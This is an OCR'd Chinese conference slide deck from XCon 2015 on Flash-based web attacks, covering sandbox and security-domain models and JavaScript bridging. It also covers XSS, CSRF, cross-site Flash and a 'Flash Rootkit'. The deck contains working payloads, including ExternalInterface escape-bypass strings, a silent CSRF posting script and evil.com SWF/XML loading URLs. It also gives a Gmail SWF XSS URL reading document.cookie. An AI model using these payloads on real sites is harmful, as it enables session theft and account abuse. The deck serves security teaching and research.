XCon 2015

隐蔽的战场—Flash Web攻击

余弦

cat readme

- KNOWNSEC VP, 404 Lab Leader
  - KCon
    - kcon.knownsec.com
  - Sebug
    - sebug.net
  - ZoomEye - CyberSpace Search Engine
    - zoomeye.org
- Web2.0 Hacker
  - 《Web前端黑客技术揭秘》
    - web2hack.org

ls -l

- Flash Web攻击的关键点
- 漏洞利用
- 漏洞挖掘

Flash Web攻击的关键点

Flash Web攻击的关键点

权限模型


沙箱

- 本地沙箱
  - Security.LOCAL_WITH_FILE
  - Security.LOCAL_WITH_NETWORK
  - Security.LOCAL_TRUSTED
  - ...
- 远程沙箱
  - Security.REMOTE
    - crossdomain.xml
    - Security.allowDomain


DOM


- DOM
  - object/embed
    - allowNetworking
      - all
      - internal(default)
      - none
    - allowScriptAccess
      - never
      - sameDomain(default)
      - always

安全域


Flash Player
Security Domain
one.example.com
SWF
Security Domain
two.example.com
SWF

应用程序域





More: http://www.senocular.com/flash/tutorials/contentdomains/

Flash Web攻击的关键点

JavaScript

JavaScript

- ActionScript与JavaScript交互
  - 扩大了攻击面
- 本质是DOM操作
  - 以XML形式给ActionScript传递值
  - DOM劫持是一件轻松的事
  - 这个DOM的一些安全缺陷带来的影响可能是致命的

DOM操作

```
function __flash__arrayToXML(obj) {
        var s = "<array>";
        for (var i=0; i<obj.length; i++) {
                s += "<property id=\"" + i + "\">" + __flash__toXML(obj[i]) + "</
property>";
        }
        return s+"</array>";
}
function __flash__argumentsToXML(obj,index) {
        var s = "<arguments>";
        for (var i=index; i<obj.length; i++) {
                s += __flash__toXML(obj[i]);
        }
        return s+"</arguments>";
}
```

DOM操作

```
function __flash__objectToXML(obj) {
        var s = "<object>";
        for (var prop in obj) {
                s += "<property id=\"" + prop + "\">" +
__flash__toXML(obj[prop]) + "</property>";
        }
        return s+"</object>";
}
function __flash__escapeXML(s) {
        return s.replace(/&/g, "&amp;").replace(/</g, "&lt;").replace(/>/g,
"&gt;").replace(/"/g, "&quot;").replace(/'/g, "&apos;");
}
```

DOM操作

```
function __flash__toXML(value) {
  var type = typeof(value);
        if (type == "string") {
                return "<string>" + __flash__escapeXML(value) + "</string>";
        } else if (type == "undefined") {
    return "<undefined/>";
        } else if (type == "number") {
    return "<number>" + value + "</number>";
        } else if (value == null) {
    return "<null/>";
        } else if (type == "boolean") {
    return value ? "<true/>" : "<false/>";
        } else if (value instanceof Date) {
    return "<date>" + value.getTime() + "</date>";
  } else if (value instanceof Array) {
     return __flash__arrayToXML(value);
  } else if (type == "object") {
     return __flash__objectToXML(value);
  } else {
            return "<null/>"; //???
        }
}
```

DOM操作

```
function __flash__addCallback(instance, name) {
  instance[name] = function () {
    return eval(instance.CallFunction("<invoke name=\""+name+"\" returntype=
\"javascript\">" + __flash__argumentsToXML(arguments,0) + "</invoke>"));
  }
}
function __flash__removeCallback(instance, name) {
  instance[name] = null;
}
```

执行JavaScript 1

- javascript伪协议
  - AS2
    - getURL("javascript:alert(1)")
  - AS3
    - navigateToURL(new URLRequest('javascript:alert(1)'),"_self");

执行JavaScript 2

- ExternalInterface.call

```
var param:Object = root.loaderInfo.parameters;
var action:String = param["a"];
var cmd:String = param["c"];
flash.external.ExternalInterface.call(action, cmd);
```

- a=eval&c=alert(1)
  - try { __flash__toXML(eval("alert(1)");} catch (e) { "<undefined/>"; }

执行JavaScript 2

- a=a());}catch(e){alert(2);}//&c=alert(1)
  - try { __flash__toXML(a());}catch(e){alert(2);}// ("alert(1)")) ; } catch (e) { "<undefined/>"; }

执行JavaScript 2

- a=a&c=\"));}catch(e){alert(1);}//
  - try { __flash__toXML(a("\\"));}catch(e) {alert(1);}//")) ; } catch (e) { "<undefined/>"; }

执行JavaScript 2

- ExternalInterface.call魔法缺陷本质
  - " 转义为 \"
  - \" 转义为 \\"
    - 本应该是：\" 转义为 \\\"
    - \没被转义

执行JavaScript 3

- ExternalInterface.addCallback魔法缺陷

```
import flash.external.ExternalInterface;
function test(k:String="default"):String {
        var str:String = 'aa\\";alert(document.domain);//aa';
        return str;
}
ExternalInterface.addCallback("test", test);
```

  - document.getElementById("swf").test();
  - __flash__addCallback(document.getElementById("swf_ie"), "test");
  - "aa\\";alert(document.domain);//aa"

Flash Web攻击的关键点

输入

URL参数

- AS2
  - _root.argv
  - _global.argv
  - _level0.argv
  - 全局变量未初始化问题
- AS3
  - root.loaderInfo.parameters

XML

- 输入是XML文件
  - http://foo.com/f.swf?xml=//evil.com/e.xml
- XML是Flash最喜欢的数据格式
  - new URLRequest('http://evil.com/e.xml')

Socket

- LocalConnection
  - allowDomain('*')
  - 暴露的socket相关接口可以作为输入
  - 非HTTP层面的法则
- ...

LSO

- LSO(Flash Cookie)
  - SharedObject
  - + ExternalInterface.addCallback
    - 通过addCallback即可控制LSO的值
    - 再通过addCallback魔法缺陷可以自动执行JavaScript
- 更多细节见：Flash Rootkit小节

SWF

- 输入是SWF文件
  - http://foo.com/f.swf?swf=//evil.com/e.swf
  - http://evil.com/e.swf?swf=//foo.com/f.swf
  - AS2
    - loadMovie()
  - AS3
    - new Loader() + URLRequest(URLLoader)
- 更多细节见：XSF小节

Flash Web攻击的关键点

HTTP

HTTP

- LoadVars/sendAndLoad/sendToURL/URLLoader/URLRequest
  - GET/POST
  - 遵循浏览器的同源策略
    - Flash特有的
      - crossdomain.xml
      - Security.allowDomain
      - 可能导致意外的跨域惊喜

漏洞利用

漏洞利用

Flash XSS

XSS

- 在利用上就是XSS没什么好谈的
  - 需要特别注意的是IE会有如下特性

漏洞利用

Flash CSRF

CSRF

- GET
  - 可以用目标域的缺陷SWF来间接发送GET型CSRF，这样就带上目标域Referer了
- POST
  - 单纯POST和常规CSRF没什么区别
  - 唯一的优势：非常安静，但这点往往是致命的
- 获取信息
  - crossdomain.xml的授权

```
<?xml version="1.0"?>
<cross-domain-policy>
<allow-access-from domain="*" />
</cross-domain-policy>
```

CSRF DEMO

- 搜狐微博

```
<form action="http://t.xxx.com/article/updatetweet" method="post">
<input type="hidden" name="status" value="html_csrf_here." />
</form>
<script>document.forms[0].submit();</script>
```

成功后会提示JSON文件下载提示，这样的CSRF就容易暴露

```
import flash.net.URLRequest;
function post(msg){
    var url = new URLRequest("http://t.xxx.com/article/updatetweet");
    var _v = new URLVariables();
    _v = "status="+msg; url.method = "POST"; url.data = _v;
    sendToURL(url);
}
post('flash_csrf_here'); // 完美 :)
```

CSRF Worm DEMO

- Fanfou Flash Worm 2008

漏洞利用

水印

LSO


- 曾经Flash Cookie是跨浏览器共享
  - 对于开发人员来说这个特性太酷
  - 对于攻击者来说这个特性也很酷
  - 相比传统的HTTP Cookie，不容易被清理掉
  - 用户即使换了IP，升级了浏览器，还是可以唯一标定
- 现状
  - Chrome把Flash Cookie隔离了

漏洞利用


Flash Rootkit

Rootkit

- LSO+allowDomain('*')+addCallback魔法缺陷 = Flash Rootkit



Flash Rootkit DEMO



一些限制的绕过

- allowDomain('*.foo.com')
  - foo.com下的XSS页面来绕过
  - MITM劫持攻击
- 如果没addCallback写LSO的接口?
  - XSF大法，见XSF小节


漏洞利用

XSF

XSF

- XSF(Cross Site Flash)即跨站Flash攻击
- 本质
  - 输入是SWF文件
    - http://foo.com/f.swf?swf=//evil.com/e.swf
    - http://evil.com/e.swf?swf=//foo.com/f.swf
    - AS2
      - loadMovie()
    - AS3
      - new Loader() + URLRequest(URLLoader)
  - 权限模型


权限模型


Flash Player
Security Domain
one.example.com
System Domain
inherits from
2
Parent SWF
3
inherits from
Child SWF
1
inherits from
Child SWF
Security Domain
two.example.com
System Domain
4
inherits from
Child SWF

foo & evil

- foo <- evil
  - Flash XSS
    - allowScriptAccess='sameDomain'
    - allowNetworking='internal'
    - allowFullScreen='false'
  - 可以拥有foo的一切权限
- foo -> evil
  - 更有意思的在这

foo -> evil


Foo Site SWF
allowDomain('*')
public class
steal data
Foo Site crossdomain.xml allow-access-from
Evil Site SWF Loader

foo -> evil

- 这种模型关键点
  - allowDomain('*')
    - XSF之后很多public函数可以直接控制，如：

```
try {
        var domain:ApplicationDomain = loader.contentLoaderInfo.applicationDomai
        //动态获取定义
        var boxClass:Class = domain.getDefinition("com.example.Box") as Class;
        var boxInstance:Object = new boxClass();
}catch(err:Error){
        trace(err.message);
}
```

  - 有关的初始化函数需要成功运行，否则allowDomain会失败

foo -> evil

- Flash Rootkit另类植入
  - 当不存在addCallback接口时
  - 通过这种方式也可以植入Flash Rootkit

特殊授权

- sharedEvents
  - var shared:EventDispatcher = loader.contentLoaderInfo.sharedEvents;
  - 类似HTML5的postMessage机制
  - 暴露的事件可以作为输入

XSF DEMO

- 案例分析

漏洞挖掘

漏洞挖掘

人工

关键点

- 静态调试
  - 成功反编译
  - 需应对Flash的多种文件格式差异
- 动态调试
  - Fiddler等抓包观察会关联请求什么资源
    - crossdomain.xml
    - XML文件
    - SWF文件
    - ...

关键点

- 我的字典

_root/_global/_level0
root.loaderInfo.parameters
LoadVars
Loader
loadBytes
URLLoader
URLRequest
XML
loadMovie
ExternalInterface

allowDomain
allowInsecureDomain
SharedObject
getURL
navigateToURL
sharedEvents

Google SWF XML劫持

```
var myXML = new XML();
var __callResult_162 = myXML.load(( ( "http://" + _root.host ) + "/load.php?
action=playerad" ));
myXML.ignoreWhite = True;
myXML.onLoad = function (success) {
    type = myXML.childNodes.0.childNodes.0.childNodes.0.nodeValue;
    adurl = myXML.childNodes.0.childNodes.1.childNodes.0.nodeValue;
    _global.sec =  Number(myXML.childNodes.0.childNodes.2.childNodes.0.
nodeValue) ;
    std = myXML.childNodes.0.childNodes.3.childNodes.0.nodeValue;
    if ( ( std == 1 ) ) {
        if ( ( type == 1 ) ) {
            mp1.contentPath = ( ( ( "http://" + _root.host ) + "/" ) + adurl );
            var __callResult_267 = mp1.play();
```

XML劫持： http://www.google.com/ads/videopbox.swf?
home_host_port=evil.com

Google SWF XSS

- filetype:swf site:google.com
  - http://www.google.com/enterprise/mini/control.swf

```
if ( !(__callResult_6871 ) ) {
    var __callResult_6880 = getURL(_level0.onend, "");
}
```

Gmail SWF XSS

- https://mail.google.com/mail/uploader/uploaderapi2.swf?apiInit=eval&apiId=alert(document.cookie)

```
var flashParams:* = LoaderInfo(this.root.loaderInfo).parameters;
API_ID = "apiId" in flashParams ? (String(flashParams.apiId)) : ("");
API_INIT = "apiInit" in flashParams ? (String(flashParams.apiInit)) :
("onUploaderApiReady");
...
if (ExternalInterface.available) {
    ExternalInterface.call(API_INIT, API_ID);
}
```

Sina Flash Rootkit

```
// ActionScript:
Security.allowDomain("*");

ExternalInterface.addCallback("getLazyInterface",cInter.getLazyInterface);
ExternalInterface.addCallback("setLazyInterface",cInter.setLazyInterface);

var _so:SharedObject = SharedObject.getLocal(SINA_CHANNEL,"/");


// JavaScript:
if (Lib.LocalDB.get("SUKeya", 123456)) {
...
```

